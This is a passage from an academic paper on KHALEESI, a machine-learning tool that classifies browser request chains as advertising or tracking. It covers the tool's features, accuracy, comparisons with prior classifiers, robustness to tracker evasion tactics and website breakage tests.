3. Consider plain, Base64 encoded, MD5 hashed, and SHA-1 hashed versions of the tokens as identifiers.
4. Match the identifiers from the preceding request with the cookies, query string parameters, and non-standard HTTP request headers of all future requests.
5. If there is a match, we consider the request a part of the chain.

In principle, subsequent JavaScript-layer requests achieve the same objective as HTTP redirects and they have been linked into chains in prior work [46]. In contrast with network-layer request chains, JavaScript request chains provide centralized control because the requests are solely determined by the originating script without any intervention from external web servers. Centralized control is preferred in use cases where only a single central entity wants to control the navigation flow. For example, header bidding is a use case where centralized control is preferred because a single script at the client side conducts the bidding process.

3.3 Feature Extraction

Next, we use sequential context to extract features that distinguish advertising and tracking request chains from functional request chains. These features are designed based on our domain knowledge and expert intuition. We use sequential context to extract three types of features: (1) sequential, (2) response, and (3) request. Sequential features capture chain-level properties, whereas request and response features capture individual HTTP request-level properties. As a whole, these features provide complete sequential context. In total we extract 28 features from the request chains (Table 1). Below we describe some of the key features in each category. We analyze key features in § 4.4.

Sequential features capture communications that reveal the collaboration between domains. For example, a chain in which several domains redirect to each other may indicate that it is an advertising and tracking redirect chain where domains are trying to share information and identifiers. KHALEESI captures these properties by considering the *number of unique domains* and the *length of the chain* as features. The *number of unique domains* represents the unique number of domains contacted and the *length of the chain* capture the total number of requests in the chain.

Relying on sequence further allows KHALEESI to capitalize on the growing chains. Specifically KHALEESI uses the *probability of the previous prediction* and the *average probability of the previous predictions* features to summarize properties of the prior request and response pairs. The *probability of the previous prediction* feature represents the

Sequential Features	IG(%)
Average probability of the previous predictions	43.64%
Probability of the previous prediction	41.09%
Length of the chain	6.26%
Consecutive requests to the same domain	5.91%
Number of unique domains in the chain	3.97%
Response Features	
Content length	13.56%
P3P in response header	9.88%
Content sub-type (e.g. png)	8.82%
Status code	8.43%
ETag in response header	6.52%
Whether the response sets a cookie	4.55%
Content type (e.g. image)	4.44%
Number of response headers	3.97%
Request Features	
Third-party	35.10%
Length of the query string	30.34%
Ad/track. keywords in URL (e.g. pixel, track)	28.09%
Ad/track. keywords in URL surrounded by special char.	27.92%
Number of special characters in query string	27.80%
Length of the URL	22.26%
Subdomain check	12.54%
Accept type (e.g. image, script)	11.92%
Subdomain of the top-level domain check	9.07%
Top-level domain in query string	7.68%
Number of cookies in request	7.22%
UUID in URL	2.71%
Number of request headers	1.78%
Request method (GET or POST)	0.47%
Semicolon in query string	0.13%

Table 1: Features extracted from the request chains along with their information gain (IG).

classification probability in the previous classification and the the *average probability of the previous predictions* feature represents the average classification probability in prior classifications, indicating the likelihood of a request chain being advertising and tracking. To compute the *probability of the previous prediction* and *average probability of the previous predictions* features during the training phase, we mimic how these features would be computed during the real-time classification. Specifically, for each position in the chain, we train separate surrogate classifiers and classify (test) the redirects to compute the classification probability. To ensure that we do not test and train on the same data, we create 10 folds of data and test each fold by training on the remaining 9 folds. We limit the training of surrogate classifiers to 21 times because it is the maximum number of HTTP redirects allowed in Firefox and only 3.29% of the JavaScript request chains exceed that length. Sequential features are updated after receiving each response, and can only be computed after receiving the first response.

Response features capture properties that indicate the actions of the loaded content. For example, a response that loads a 1x1 image and sets a cookie is likely a tracking pixel. KHALEESI captures these properties by considering *content type*, *content length*, and *whether the response sets a cookie* as features. We also use *P3P* and *ETag* presence in response header as features, because P3P is a W3C standard used to specify cookie access policies [14] and prior research has shown that the ETag is exploited for tracking [24]. Similar to sequential features, response features are also computed after a response is received for a request.

Request features capture properties that can reveal the intent of the requester. For example, a request to a third-party domain that contains a large number of parameters in the query string may indicate that the third party is a tracker. KHALEESI captures these properties by considering the *length of the URL* and whether the request is from a *third party*. The *length of the URL* feature captures the total number of characters in a URL and the *third party* feature represents whether a request is first-party or third-party. We also try to capture the semantics of the content shared in the query string which may indicate that the request is advertising and tracking. Specifically, we use regular expressions to look for *UUID in URL* and *Ad or screen dimensions in URL*. The presence of *UUID in URL* indicates the leakage of a unique identifier and *Ad or screen dimensions in URL* indicates a request for an ad with certain dimensions. In contrast to the sequential and response features, the request features capture information that is available before a request is sent.

Network-layer vs. JavaScript-layer chains. For most of the features, the network-layer and JavaScript-layer chains have similar patterns. This allows us to use a single classifier to classify both types of chains. However, certain features are drastically different between network-layer and JavaScript-layer request chains, and that level of variance can confuse the classifier. For example, the *length of the chain* feature has smaller values for network-layer chains than JavaScript-layer chains. To mitigate these differences we include *chain type* as a meta-feature, which allows the classifier to avoid confusion when feature values vary significantly.

3.4 Classification

KHALEESI uses the random forest machine learning algorithm to classify request chains because it is better suited to avoid overfitting [29]. Random forest is an ensemble learning method that combines multiple decision trees and makes a prediction by taking the majority decision among trees. Each decision tree in random forest is trained on a random subset of the data and a random selection of the features (selected with replacement). Branches in a decision tree are constructed by splitting on features that provide the best separation for positive and negative samples. The random selection of data and features helps random forest avoid overfitting. We config-

Configuration	Network # Requests	Network # Chains	Network %AT	JavaScript # Requests	JavaScript # Chains	JavaScript %AT	% of Requests
Cookies allowed (homepage)	192,038	76,816	78.7%	253,582	44,747	65.6%	30.05%
Cookies allowed (interactive)	575,550	229,151	82.3%	1,320,733	145,135	61.1%	34.67%
Cookies blocked (interactive)	432,935	183,230	78.6%	1,195,188	120,879	61.8%	32.00%
Spoofed Safari (interactive)	384,404	166,018	70.5%	1,328,986	130,187	63.0%	32.78%
Webmail (no JavaScript)	217,102	76,938	78.1%	–	–	–	29.54%

Table 2: Total number of requests and request chains crawled for each configuration. AT refers to Advertising and Tracking. % of requests represents the percentage of network requests in each dataset that are part of request chains.

ure our random forest model to have 100 decision trees with randomly selected $int(\sqrt{N})$ features for each decision tree, where N is the total number of features.

KHALEESI's random forest model classifies individual requests in a request chain based on that request's sequential context. Since each request may potentially leak data to an ad and tracking server, KHALEESI tries to detect the ad and tracking request chains as early as possible. Note that in the case of network-layer request chains, no further requests are made from a chain once a request in the chain is detected and blocked as advertising and tracking. This is because each new request in the chain is initiated directly by the previous request. For JavaScript-layer request chains, all requests that are not classified as advertising and tracking are still sent by the script. This is because each request in the chain is initiated by an external script; blocking one request does not prevent the script from making another request to a non-blocked domain.

4 Evaluation

We evaluate KHALEESI along several dimensions.

4.1 Accuracy

Data Collection. We evaluate KHALEESI on crawl data collected using version 0.10.0 of OpenWPM [38] in August 2020 in the US. In each crawl, we visit the Alexa top-10K homepages. Interactive crawls additionally navigate to random internal pages by clicking on `iframes` and anchor tags.

We test the following configurations:

1. A non-interactive crawl using Firefox configured to *allow* all third-party cookies.
2. An interactive crawl using Firefox configured to *allow* all third-party cookies.
3. An interactive crawl using Firefox configured to *block* all third-party cookies.
4. An interactive crawl using Firefox configured to spoof some basic properties of Safari. Specifically, we configure Firefox to block all third-party cookies, override the `User-Agent` HTTP header, and override the JavaScript-accessible `useragent`, `vendor`, `appVersion`, and `platform` properties.
5. A dataset of emails collected by Englehardt et al. [37], which used an older OpenWPM configured to emulate an email client by disabling JavaScript and stripping the `Referer` header.

These configurations represent a sample of browsing conditions that users may experience and choose while browsing the web. For example, spoofed Safari with third-party cookie blocking is an emulation of default settings in the actual Safari web browser. Table 2 summarizes the chains extracted from all of the crawled dataset configurations.

Ground truth labeling. We compare KHALEESI's classifications against a ground truth of advertising and tracking request chains provided by filter lists. In line with prior literature [28, 45, 49], we compile the set of advertising and tracking request chains by using filter lists as ground truth. Specifically, we use EasyList [8] and EasyPrivacy [9], two of the most widely used filter lists, to label advertising and tracking request chains. We label a request chain as advertising and tracking if at least one of the requests in the chain matches the filter lists. Further, we address the imperfect nature of the ground truth provided by filter lists [22, 48, 65] by doing a post-hoc validation of KHALEESI's disagreements with the filter lists.

Classifier training and testing. We train separate random forest classifiers for each of the crawled dataset configurations and use 10-fold cross validation to test the datasets. Specifically, we divide request chains into 10 folds, where we use 9 folds for training and 1 fold for testing and repeat the process for 10 times, ensuring that we do not train and test on the same data.

Results. Table 3 presents KHALEESI's evaluation across all of the datasets. When trained on the same configuration where testing occurs, KHALEESI's machine learning models perform well. However, users won't always have access to a classifier trained on their exact browser configuration. For example, KHALEESI may be used alongside other privacy extensions, or in a browser that blocks all third-party cookies. Thus, we evaluate KHALEESI's performance in these unanticipated use cases. Specifically, we train a random forest classifier on the homepage dataset and test this classifier on the other datasets.

Configuration	Recall	Precision	Accuracy
Cookies allowed (home.)	98.87%	98.76%	98.63%
Cookies allowed (int.)	99.24%	99.13%	99.06%
Cookies blocked (int.)	99.10%	99.05%	98.97%
Spoofed Safari (int.)	99.06%	99.02%	98.99%
Webmail (no JS)	99.97%	99.97%	99.95%

Table 3: KHALEESI's accuracy in detection advertising and tracking request chains with a separate classifier for each of the crawled datasets.

Configuration	Recall	Precision	Accuracy
Cookies allowed (int.)	95.59%	94.78%	94.44%
Cookies blocked (int.)	94.90%	92.00%	92.60%
Spoofed Safari (int.)	94.26%	92.16%	92.77%
Webmail (no JS)	81.11%	97.33%	80.57%

Table 4: KHALEESI's accuracy in detection advertising and tracking request chains when trained on the homepage crawl configuration and tested on a different configuration.

We find that KHALEESI is less accurate when trained on one dataset and tested on another (Table 4). Specifically, the accuracy drops by around 4% to 6% for each of our web crawl configurations, and by 19.38% for our webmail configuration. This decline in accuracy is mainly due to differences in the feature distributions. We highlight a few of these differences below.

There are several key differences between the homepage configuration and the others. First, 302 redirects are over-represented in the homepage crawl. 42.91% of the advertising and tracking redirect requests in the homepage configuration use 302 redirects as compared to the interactive crawls where cookies were allowed (28.56%), where cookies were blocked (22.91%), and where we spoofed Safari (18.81%). Second, navigations to new domains are more common in the homepage crawl. Specifically, 51.32% of the advertising and tracking requests navigate to new domains in the homepage crawl as compared to the interactive crawls where cookies were allowed (47.49%), where cookies were blocked (35.59%), and where we spoofed Safari (35.41%). Third, non advertising and non tracking URLs are shorter in the homepage crawl. Specifically, the lengths of non advertising and non tracking URL in the interactive crawls are between around 16 to 25 characters longer than the homepage crawl. Fourth, cookie-related features are also different between the stock and cookie blocking configurations. Specifically, there are an average of 2.68 cookies per advertising and tracking request in the homepage crawl (which does not block third-party cookies) compared to 0.37 cookies for the configurations that block third-party cookies. In the latter case, cookies can only be set and retrieved in the first-party context.

The webmail configuration has several important differences compared to the web crawls. First, the chains in the webmail configuration are 50.90% smaller than the homepage crawl. Second, the content embedded in webmail is almost exclusively images (i.e., 99.99% of requests), whereas only 59.03% of requests in the homepage crawl are for images. Third, 301 redirects are much more common in the webmail dataset. Specifically, 301 redirects are initiated by 25.59% requests in the webmail configuration, and are almost nonexistent in other configurations (e.g., only 0.48% of requests in the homepage configuration initiate 301 redirects).

KHALEESI vs. filter lists. Since our ground truth is imperfect, we analyze disagreements between KHALEESI and filter lists using the following heuristics inspired from prior work [49]. We check whether the URL contains any of the usual advertising and tracking keywords, such as *rtb*, *tracking*, and *adsbygoogle*. We also check whether a small tracking pixel (i.e., less than 5x5 pixels) is loaded. We apply this heuristic to the disagreements that occurred while testing with the homepage configuration classifier (Table 4). We find that many of the KHALEESI's "mistakes" are in fact mistakes in the ground truth. Overall, KHALEESI's accuracy improves by 0.78% for the non-interactive homepage crawl, 1.26% for the interactive crawl that does not block cookies, 1.75% for the interactive crawl that blocks cookies, 1.53% for the interactive crawl where Safari is spoofed, and 17.08% for webmail crawl as compared to the original accuracy, computed with filter lists as reference in Table 4.

We note that EasyList and EasyPrivacy recently (June'21, i.e., approximately a year after the initial experiments) added 43 of the domains earlier detected as advertising/tracking by KHALEESI. Some examples include `sync.taboola.com`, `siteintercept.qualtrics.com`, `s0.2mdn.net`, and `log.popin.cc`. To our surprise, we notice that some of these domains are popular advertising services which should have been blocked by EasyList and EasyPrivacy. We further notice that the parent domains of some of these advertising services are already blocked by filter lists on some websites. For example, all resources from `taboola.com` are blocked on `independent.co.uk`, `scoopwhoop.com` and `technobuffalo.com`. We surmise that the filter lists take a conservative approach and avoid creating generic rules to block top level domains to mitigate breakage. Moreover, we find that the several of the KHALEESI's detected domains are still currently unblocked by EasyList and EasyPrivacy. Notable examples include `mediaiqdigital.com`, `quantumdex.io`, and `intentiq.com`. It is noteworthy that KHALEESI also misclassifies some functional requests as advertising and tracking. KHALEESI generally makes mistakes when functional request features are similar to advertising/tracking request features. For example, KHALEESI mistakenly detects a thumbnail image served from a CDN (`cdn.neighbourly.co.nz`) as ad/-tracking because of its similarity to tracking pixels.

Overall, as compared to filter lists, KHALEESI blocks a

total of 2,326 more tracking requests, corresponding to 1,634 request chains on 1,284 websites. The additional requests blocked by Khaleesi are to 1,259 distinct advertising/tracking domains, including taboola.com and intentiq.com, which are present on 26,096 chains and 6,602 websites.

4.2 Baseline Comparison

Next, we compare KHALEESI's classification accuracy with other machine learning approaches that are proposed in prior research and implemented in browsers. Specifically, we compare KHALEESI with an ML based approach by Bhagavatula et al. [28] (called BD+) that analyzes each request individually, Safari's Intelligent Tracking Prevention (ITP) [74] that analyzes request-response pairs, and WebGraph [63] a recent graph-based ML approach that analyzes structural properties of requests. Our goal is to highlight the marginal benefit of capitalizing on the full sequential context available in request chains. We also compare KHALEESI with an ML based approach by Papadopoulos et al. [58] (called CONRAD) that specializes in detecting cookie syncing events by analyzing individual requests. Our goal with this comparison is to determine whether a specialized cookie syncing detection approach generalizes to detect all advertising and tracking request chains. Table 5 reports the accuracy of BD+, ITP, WebGraph, and CONRAD in detecting advertising and tracking request chains.

	Configuration	Recall	Precision	Accuracy
BD+ [28]	**Cookies allowed (home.)**	93.68%	89.58%	89.72%
	Cookies allowed (int.)	87.24%	76.3%	77.09%
	Cookies blocked (int.)	88.84%	77.54%	79.54%
	Spoofed Safari (int.)	88.76%	73.56%	77.34%
	Webmail (no JS)	8.52%	95.64%	15.46%
ITP [74]	**Cookies allowed (home.)**	97.43%	58.44%	58.56%
	Cookies allowed (int.)	98.00%	58.58%	59.02%
	Cookies blocked (int.)	97.68%	56.76%	57.44%
	Spoofed Safari (int.)	97.82%	54.05%	55.18%
	Webmail (no JS)	100%	86.40%	86.40%
WebGraph [63]	**Cookies allowed (home.)**	42.31%	74.24%	68.32%
	Cookies allowed (int.)	12.97%	49.13%	42.48%
	Cookies blocked (int.)	16.75%	65.96%	42.93%
	Spoofed Safari (int.)	16.04%	59.46%	44.04%
	Webmail (no JS)	–	–	–
CONRAD [58]	**Cookies allowed (home.)**	95.78%	95.75%	95.12%
	Cookies allowed (int.)	91.93%	92.74%	91.23%
	Cookies blocked (int.)	78.66%	82.14%	78.61%
	Spoofed Safari (int.)	77.77%	77.74%	76.63%
	Webmail (no JS)	96.24%	97.51%	94.36%

Table 5: BD+, ITP, WebGraph, and CONRAD's classification accuracy in detecting advertising and tracking request chains across different datasets.

Comparison with BD+ [28]. We use the best performing k-Nearest Neighbors (kNN) ML classifier called BD+ by Bhagavatula et al. [28] (see § 2.2 for details). For a fair comparison, we train BD+ on the same set of top-10K websites as used to train KHALEESI. Further, we consider the *offline* setting for BD+, where features are computed at the end of page load, as opposed to the *online* setting used by KHALEESI, where features are computed on the fly as the page is being loaded.[3] We again use 10-fold cross validation to compute the accuracy of the classifier. As compared to KHALEESI, BD+ achieves 5.19% less recall, 9.18% less precision, and 8.91% less accuracy. Table 5 shows that the trend holds for the interactive, cookie blocking, spoofed Safari, and webmail configurations. The lack of sequential context makes it challenging for such request-based approaches to accurately detect advertising and tracking chains. For example, Listing 1 provides an advertising and tracking request chain that appears to be cookie syncing, but is missed by BD+ because it does not use the response and sequence information in its detection. KHALEESI is able to successfully capture the appearance of cookie syncing in the request chain and correctly detects it as advertising and tracking.

```
/* 1st request and response pair */
URL: sync.republer.com/match?dsp=sape&qset=1
Cookie: 88661a5f-2d71-4780-95af-e9d2edd1eebb
Location: sync.bumlam.com/?src=rp1&uid=
          88661a5f-2d71-4780-95af-e9d2edd1eebb

/* 2nd request and response pair */
URL: sync.bumlam.com/?src=rp1&uid=
      88661a5f-2d71-4780-95af-e9d2edd1eebb
Location: sync3.adsniper.ru/?src=ssl&s_data=
          CAEQABjikM32BV....ZDFlZWJi
........
/* 4th request and response pair */
URL: sync3.adsniper.ru/?src=ssl&s_data=
     CAIQARjikM32BVIEioaQK2Ik....gkNw**
Location: sync.bumlam.com/?src=rp1&s_data=
          CAIQARjikM32BVIEioaQK2Ik....gkNw**
........
```

Listing 1: A request chain that appears to be cookie syncing missed by the request based approach used by BD+ [28]. The shared identifiers are highlighted in red.

Comparison with ITP [74]. We use ITP's SVM classifier that is shipped in the production Safari web browser [74] (see § 2.2 for details).[4] We test ITP on the request chains extracted from top-10K websites. We find that ITP suffers from a lot of false positives – with only 58.44% precision. ITP achieves 1.44% less recall, 40.32% less precision, and 40.07% less overall accuracy as compared to KHALEESI. Table 5 shows that the trends hold for interactive stock, cookie blocking, spoofed Safari, and webmail configurations. Note that Safari uses ITP's detections only to purge storage and does not

[3] Note that the offline setting puts BD+ in an advantageous position because post-hoc feature computation uses additional information that is not otherwise available in the online setting.

[4] All versions of the ITP use the same classifier released with the initial version 1.0.

block ads and trackers. Thus, ITP does not cause excessive website breakage as it would if it was used to outright block requests. The lack of comprehensive sequential context makes it challenging for such request-response based approaches to accurately detect advertising and tracking chains. For example, Listing 2 provides an example of a request chain that appears to be used for authentication, but is incorrectly detected by ITP as advertising and tracking due to over-generalization on partial sequential context. Note that the KHALEESI is able to successfully capture the non-advertising and non-tracking signal, i.e. the absence of shared identifiers, in the request chain and detects it as a functional.

```
/* 1st request and response pair */
URL: adobe.sharepoint.com/_forms/default.aspx?
     ReturnUrl=/_layouts/15/Authenticate
     .aspx?Source%2F&Source=cookie
Cookie: RpsContextCookie=U291cmNlPSUyRg==
Location: login.windows.net:443/fa7b1b5a-7b34-
          4387-94ae-d2c178decee1/oauth2/authorize
          ?client_id=00000003-0000-0ff1-ce00-0000
          ...
          &redirect_uri=adobe.sharepoint.com....
........
```

Listing 2: A request chain that appears to be authentication related. It is incorrectly classified as advertising and tracking by ITP.

Comparison with WebGraph [63]. We also compare KHALEESI with WebGraph [63] (see § 2.2 for a high-level comparison of WebGraph and KHALEESI). For a fair comparison, we train WebGraph's random forest classifier on the same set of top-10K websites as used to train KHALEESI. We use 10-fold cross validation to compute the accuracy of the classifier. We find that WebGraph suffers from a lot of false negatives – with only 42.31% recall. As compared to KHALEESI, WebGraph achieves 56.56% less recall, 24.52% less precision, and 30.31% less accuracy. Table 5 shows that the trend holds for the interactive, cookie blocking, and spoofed Safari configurations.[5]

WebGraph performs worse because it is designed to capture a wide variety of advertising and tracking patterns that overshadow the patterns specifically implemented through request chains. For example, `Number of requests sent by node` and `Average degree connectivity of node` are two of the most important features of WebGraph; however, they disproportionately impact the detection of HTTP request chains. Specifically, in WebGraph's representation, nodes corresponding to HTTP request chains have lower values for these features because each node is only connected to the prior and the next node in a sequence, forming a chain like structure. Whereas, nodes corresponding to JavaScript request chains have higher values for these features because all originating requests from a script are connected to one script node, forming a start like structure. These differences are reflected in its classification results, WebGraph achieves an accuracy of 85.40% (on par with the reported accuracy in the paper [63]) for JavaScript request chains but only 22.18% for HTTP request chains.

Comparison with CONRAD [58]. We implement the decision tree ML classifier called CONRAD by Papadopoulos et al. [58] (see § 2.2 for details). For a fair comparison, we train the decision tree classifier on the same set of top-10K websites as used to train KHALEESI. However, we do not consider the *Browser* and *TypeOfEntity* features used in the original classifier. We ignore the *Browser* feature because we only rely on one browser to collect the data. We ignore the *TypeOfEntity* feature because it relies on labels from the disconnect tracking prevention list [7], which is essentially the same as using ground truth as a feature. We use 10-fold cross validation to compute the accuracy of the classifier.

As compared to KHALEESI, CONRAD achieves 3.09% less recall, 3.01% less precision, and 3.51% less accuracy. Table 5 shows that the trend holds for the interactive, cookie blocking, spoofed Safari, and webmail configurations. For webmail configuration, CONRAD performs better as compared to KHALEESI. CONRAD's high accuracy comes from its reliance on domain and URL parameter names as features. Specifically, the top performing features include whether the requests are going to popular advertisers and trackers, such as `doubleclick.net` and `fbcdn.net` and whether the URL embeds parameters commonly used by advertisers and trackers, such as `id` and `uid`. However, relying on hard coded values makes the classifier overfit and susceptible to evasion attacks (see § 4.3.2 for details). For example, Listing 3 provides an advertising and tracking request chain from `luxup.ru`, a less known advertising service, which appears to engage in cookie syncing but it is missed by CONRAD. KHALEESI is able to successfully capture the appearance of cookie syncing signal in the request chain and correctly detects it as advertising and tracking.

```
/* 1st request and response pair */
URL: luxup.ru/tr/22710/&r=&t=1590939122591
Location: adlmerge.com/md/?mdback=luxup.ru/tr/22710/
          &r=&t=1590939122591

/* 2nd request and response pair */
URL: adlmerge.com/md/?mdback=luxup.ru/tr/22710/
     &r=&t=1590939122591
Set-Cookie: __LXGUID=6833031521866537697
Location: luxup.ru/tr/22710/&r=&t=1590939122591
          &md=6833031521866537697
........
```

Listing 3: A request chain from a lesser known advertiser that appears to be cookie syncing. This chain is missed by CONRAD [58] because of CONRAD's reliance on popular domain and parameter names as features. The shared identifiers are highlighted in red.

Overall, the comparison with prior approaches, which do

[5] We were only able to test 150 randomly selected websites due to WebGraph's significant performance overhead. WebGraph's open-sourced code took several hours and more than 300 GB of memory on 50 processor cores to process these websites, for each configuration. We could not evaluate Webmail crawl because its schema is not compatible with WebGraph's code.

not or only partially use sequential context, demonstrates the importance of leveraging the full sequential context for accurate detection of advertising and tracking request chains.

4.3 Robustness Analysis

Next, we evaluate KHALEESI's classification accuracy over time and its robustness against evasion.

4.3.1 Classification accuracy over time

Machine learning models are prone to lose their effectiveness over time. Specifically, the underlying data distributions on which the model is trained change over time, in unforeseen ways, making predictions less accurate as the time passes [66]. KHALEESI tries to slow down the degradation by learning on fundamental properties of request chains, i.e., their sequential context, and by avoiding frequently changing variables such as domain names. Learning on sequential context makes KHALEESI's machine learning model generalizable, which can adapt to new, previously unseen, request chains because they will have the same distribution as the request chains that were used to train the initial model. To evaluate KHALEESI's accuracy over time, we test it on a new data set crawled in April 2021, i.e., 8 months after the initial crawl on which the model was trained. The results show that KHALEESI achieves an accuracy of 94.07% with a recall of 97.26% and a precision of 93.11% in detecting advertising and tracking request chains. We note that the accuracy only drops by 4.56%, recall by 1.61%, and precision by 5.65% due to the drift in the request chain distributions over time.

Over 8 months, we note few changes in distribution of advertising and tracking requests. The most significant changes are in number of advertising and tracking keywords in requests and the number of `XMLHttpRequests`, which increase by 6.45% and 6.37%, respectively. We also note that the advertising and tracking requests contains 0.63% less cookies on average. The increase in number of advertising and tracking keywords and `XMLHttpRequests`, coupled with decrease in cookies, perhaps indicates a increasing trend towards usage of alternative tracking mechanisms, e.g., fingerprinting, triggered by third party cookie blocking by main-stream browsers [5, 68]. We conclude that, to keep the accuracy consistent over time, the model must be fine-tuned continuously, which might include adding features to capture new patterns or removing features that capture inconsistent patterns.

4.3.2 Robustness against evasions

Due to the countermeasures against cross-site tracking by main-stream browsers, such as Safari [68] and Firefox [6], trackers are increasingly relying on evasive tactics to circumvent the deployed countermeasures. Prior research has shown that the URL-based ad and tracker detection approaches are vulnerable to domain rotation and URL path randomization [22, 67]. Since KHALEESI also relies on request properties, in addition to response and sequential properties, we evaluate its robustness against real world domain rotation and URL randomization attacks and as well as hypothetical response and sequence manipulation attacks. Specifically, we evaluate KHALEESI against real-world domain rotation [35, 77] and CNAME cloaking [60] attacks and hypothetical query string manipulation, response header removal, and chain shortening attacks. We describe these evasion attacks below:

1. **Domain rotation** involves randomizing the label that is followed by the effective Top Level Domain (eTLD), e.g., example.com, example is the label and com is the eTLD.
2. **CNAME cloaking** involves switching the third party's eTLD+1 to the first party's eTLD+1, along with the addition of the third party's label as a sub domain.
3. **Query string manipulation** involves the randomization, removal, and MD5 hashing of parameter name-value pairs.
4. **Response header removal** involves the removal of the ETag and P3P headers from the response.
5. **Chain shortening** involves the random truncation of request chains by 50–70%.

To launch these attacks, we randomly select 100 adversaries from the top 20% of the most common advertising and tracking third parties, which account for 16.35% of all the chains in our data set, i.e., the cookies allowed homepage configuration. Our selection includes prominent advertisers and trackers, such as Criteo and PubMatic. Further, to provide a relative perspective, we compare KHALEESI robustness with CONRAD [58] and BD+ [28], i.e., two of the best performing approaches from § 4.2.[6]

Table 6 presents the adversaries' success rate against KHALEESI, CONRAD, and, BD+ with different evasion attacks. Success rate is defined as the percentage of classification switches from advertising and tracking to non advertising and non tracking. In case of KHALEESI, we note that the adversaries are able to evade KHALEESI between 1.31–13.85% of the time. Whereas, in case of CONRAD and BD+, the adversaries are able to evade the classifier between 8.57–9.71% and 10.41–21.51% of the time, respectively. It is noteworthy that KHALEESI is much more robust as compared to CONRAD and BD+ for all of the evasion attacks, except for CNAME cloaking as compared to CONRAD, where the adversaries are able to switch 4.35% more instances from advertising and tracking to non advertising and non tracking.

We note that KHALEESI is not solely reliant on any of the request, response, or sequential features and instead its robustness, against adversarial evasion comes from complementary

[6] Response header removal and chain shortening attacks are not applicable to CONRAD and BD+ because they do not use response headers, other than the status code, and sequential context of request chains.

Evasion attack	KHALEESI	CONRAD [58]	BD+ [28]
Domain rotation	1.75%	8.57%	10.41%
CNAME cloaking	13.85%	9.50%	21.51%
QS manipulation	3.94%	9.71%	11.67%
Response removal	1.67%	–	–
Chains shortening	1.31%	–	–

Table 6: Evasion rate against KHALEESI, CONRAD, & BD+.

accuracy gained from request, response, and sequential features. Specifically, we note that request, response, and sequential features alone provide an accuracy of 98.69%, 91.94%, and 93.11%, respectively. In contrast, CONRAD has a strong reliance on domain and URL parameter names as features. We note that domain and URL parameter names alone provide an accuracy of 93.51%, while their exclusion provides an accuracy of only 82.32%.


Overall, we acknowledge that KHALEESI is not fool-proof against an adversary that can manipulate most of its features simultaneously (see § 6 for more details). We conclude that KHALEESI is fairly robust against adversarial evasions.

4.4 Feature Analysis

To shed light into KHALEESI's inner workings, we analyze a few of the most important features, with high information gain [59] across sequential, response, and request feature categories. These features are the most helpful for KHALEESI in distinguishing advertising and tracking requests from non-advertising and non-tracking requests in the request chains.

Probability of previous prediction. The probability that the previous prediction was advertising and tracking captures the information capitalized by KHALEESI as the chains grow longer in length. Intuitively, using the prior probability helps KHALEESI make a better determination. For example, if KHALEESI is moderately confident that the request will load an ad or a tracker, it can reaffirm that by leveraging the confidence from its prior prediction. Figure 2a plots the distribution of the probability of previous prediction. We note that 85.47% of the non-advertising and non-tracking requests have less than 25% probability of being an ad or a tracker. Whereas, 93.74% of the advertising and tracking requests have greater than 25% probability in being an ad or a tracker.

P3P in response header. P3P (Platform for Privacy Preferences) was a W3C standard that allowed websites to convey their privacy policies in a standardized format [14]. Internet Explorer by default rejected third-party cookies in the first-party context unless the cookie usage was specified by a P3P header. P3P was implemented by Internet Explorer, Edge, and Mozilla [1, 53] as well as supported by thousands of domains at one point [36]. Currently, no modern browser supports P3P; only some older versions of Internet Explorer have support P3P. Despite this, we find that many third parties still use P3P as the HTTP response header to specify their cookie usage



(a) Probability of previous prediction. (b) P3P is response header. (c) Length of URL.

Figure 2: Distribution of top sequential, response, and request features. AT refers to advertising and tracking requests and NON-AT refers to non advertising and non tracking requests.

policy. Figure 2b shows the prevalence of P3P headers in request chains. It can be seen from the figure that 90.99% of advertising and tracking responses have a P3P header as compared to only 9.01% of the non-advertising and non-tracking responses.

URL length. Advertisers and trackers collect sensitive information from users' devices and share it with others as URL query strings. This so-called *link decoration* is increasingly being used to bypass privacy protections against third party cookies [71–73]. As can be seen in Figure 2c, this information sharing leads to longer URLs for advertising and tracking requests. 38.78% of advertising and tracking URLs are longer than 200 characters, while only 7.79% of the non-advertising and non-tracking URLs are longer than 200 characters.

4.5 Breakage Analysis

Content blocking tools are prone to website breakage because of incorrect blockage of functional resources or their dependence on advertising and tracking resources. To be usable in the real-world, KHALEESI' breakage must be on par with existing content blocking tools such as Adblock Plus [2]. Therefore, we evaluate and compare KHALEESI's breakage with Adblock Plus[7] on popular websites. We manually quantify website breakage on a random sample of 100 websites from top-1K list by conducting common browsing actions such as reading articles, adding products to carts, and opening sub pages of a website. We open each website using stock Firefox as a control and with Adblock Plus and KHALEESI as treatments. We open three browser instances side by side, analyze the website functionality on each of them, and assign one of the following labels:

1. **Major:** The core functionality of the website is broken and the user cannot fulfill their objective. For example, the user is unable to submit a form or book a flight.

2. **Minor:** The non-core functionality of the website is broken but the user is able to fulfill their objective. For example, some icons or images are missing on the webpage.

[7] We configure Adblock plus with the same filter lists, i.e., EasyList [8] and EasyPrivacy [9], on which KHALEESI was trained.

3. **None:** The experience is similar across control and treatments.

Tool	None		Minor		Major	
	#	%	#	%	#	%
KHALEESI	90.0	93.8	3.5	3.6	2.5	2.6
Adblock Plus	90.5	94.3	3.0	3.1	2.5	2.6

Table 7: Average breakage assessment of 2 reviewers.

To mitigate potential bias and subjectivity in manual breakage analysis and avoid any inconsistencies due to dynamic content, we asked two reviewers to independently analyze the test websites at the same time. The two reviewers achieved a high 94.79% agreement in their breakage determinations. Table 7 presents the averaged breakage results[8]. We note that, KHALEESI and Adblock Plus cause no breakage on 93.8% and 94.3% of the tested sites, respectively. Both cause major breakage on the same 2.6% of the sites. Only in one instance, KHALEESI misclassified and blocked a request to `intercomcdn.com`, leading to a minor breakage (missing chat button) on the website.

Authentication & Purchase Scenarios. Since request chains are widely used in authentication and purchase flows, we manually evaluate KHALEESI's breakage in these scenarios. We analyze both same-site and cross-site scenarios. To test same-site authentication flows, we attempt to log into Facebook, Amazon, and Twitter. Similarly, to evaluate cross-site authentication flows, we attempt to log into NYTimes and EBay using 3 popular federated identity providers (Google, Facebook, Apple). To test purchase flows, we log into Amazon, search for a product, add it to the cart, and make an actual purchase.

